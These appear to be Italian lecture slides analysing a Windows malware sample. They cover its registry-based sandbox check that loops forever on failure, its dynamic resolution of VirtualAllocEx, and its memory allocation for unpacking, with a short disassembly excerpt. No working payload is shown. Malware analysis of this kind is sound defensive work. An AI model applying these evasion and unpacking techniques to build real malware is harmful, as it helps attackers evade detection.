
Si tratta infatti di un registro di Windows che spesso viene consultato dai malware controllando che il valore in esso contenuto sia quello di default.




• • •

# CallRegOpenKey()

- Ritornati dalla subroutine *WriteKeyValue()* analizziamo la subroutine *CallRegOpenKey()*
- All'interno di questa viene finalmente chiamata la funzione *RegOpenKey()* con la chiave individuata al passo precedente.
- Riconosciamo poi nella struttura un *if* sul valore di ritorno della *RegOpenKey()*.
- Nel caso in cui questa abbia avuto successo si ritorna normalmente, in caso contrario si entra all'interno di un ciclo *while(1)* infinito che non fa proseguire l'esecuzione.



# RegQueryValue()




```
loc_40131A:
mov    ecx, RegQueryValueExA
mov    PuntRegQueryValue, ecx
call   getRegValue ←
mov    unknownPtr, eax
call   load_retrVirtualAlloc
mov    dword_418FFC, 0
mov    edx, dword_418FFC
mov    dword_419000, edx
mov    dword_418FF8, 1
```

- Ripartiamo dal Main
- A questo punto viene salvato l'indirizzo della funzione RegQueryValueExA() ancora in una variabile e viene chiamata quella che abbiamo denominato getRegValue()

# GetRegValue()

Dopo aver ottenuto l'handle del processo corrente si entra all'interno di un ciclo `while()` nel quale viene richiamata in maniera ricorsiva la stessa funzione qualora la condizione del while continui ad essere vera.

Tale condizione è data proprio dalla chiamata alla funzione `RegQueryValueExA` che continua a leggere le varie chiavi di registro.




- Si controlla in seguito se il valore letto sia corretto e dunque contenga la lettera “t” ad una specifica posizione. In caso affermativo viene salvato in **puntUnknownRegion** un indirizzo di memoria.
- Successivamente vengono effettuati tutta un’altra serie di check riguardanti segmenti e porzioni di memoria per poi ritornare il puntatore precedentemente settato.



# Load\_retrVirtualAlloc()

```
loc_40131A:  
mov      ecx, RegQueryValueExA  
mov      PuntRegQueryValue, ecx  
call    getRegValue  
mov      unknownPtr, eax  
call    load_retrVirtualAlloc  
mov      dword_418FFC, 0  
mov      edx, dword_418FFC  
mov      dword_419000, edx  
mov      dword_418FF8, 1
```

- Nella funzione appena chiamata troviamo (a sinistra) un ciclo for che incrementa la variabile `VAR_344444443` fino ad un valore soglia oltre il quale viene eseguito il ramo di destra in cui viene caricato nello spazio di indirizzamento del processo la kernel32 tramite la funzione `LoadLibraryA()`.
- mentre tramite la `GetProcAddress()` ricaviamo l'indirizzo di memoria dove ritroviamo l'implementazione della funzione `VirtualAllocEx()`, il cui puntatore viene memorizzato in una variabile. Subito dopo viene chiamata la `useVirtualAlloc()`.



# UseVirtualAlloc()

A questo punto viene chiamata la `VirtualAlloc()`. Si tratta di una funzione che spesso viene impiegata dai malware proprio per allocarsi un'area di memoria nello spazio del processo corrente, e il cui uso tipico è poi la scrittura del vero malware che magari si ritrovava cifrato in alcune delle sezioni del file originale.

